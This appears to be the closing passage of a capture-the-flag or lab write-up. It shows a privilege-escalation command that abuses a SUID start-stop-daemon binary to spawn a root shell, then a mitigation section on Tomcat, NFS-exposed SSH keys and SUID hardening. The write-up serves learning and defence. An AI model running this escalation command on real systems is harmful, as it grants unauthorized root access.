
Exploit command:
/usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
Root shell obtained:

Boooooom the machine is PWNED :)
5. Attack Mitigation Link to heading
- Web Application Hardening
- Remove backup files (e.g., *.bak) from web directories.
- Restrict Tomcat Manager access to internal/admin networks.
- Enforce strong passwords and remove unused roles.
- SSH Security
- Prevent exposure of SSH private keys through NFS.
- Enforce proper permissions in ~/.ssh directories.
- Audit authorized_keys frequently.
- Service and Filesystem Hardening
- Remove unnecessary SUID binaries like start-stop-daemon.
- Restrict or disable NFS services.
- Use regular auditing tools (Lynis, OpenSCAP).